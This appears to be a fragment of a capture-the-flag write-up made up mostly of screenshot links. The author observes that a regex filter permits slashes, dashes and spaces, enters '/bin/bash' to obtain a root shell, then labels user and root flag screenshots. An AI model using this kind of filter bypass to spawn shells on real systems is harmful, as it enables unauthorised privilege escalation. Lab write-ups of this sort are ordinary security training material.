
lets check it out
The regex here allow us to use normal characters and another symbols like /, \ -, _ ,and space
lets try /bin/bash


and there we go , root access now time to grab the flags
user flag

root flag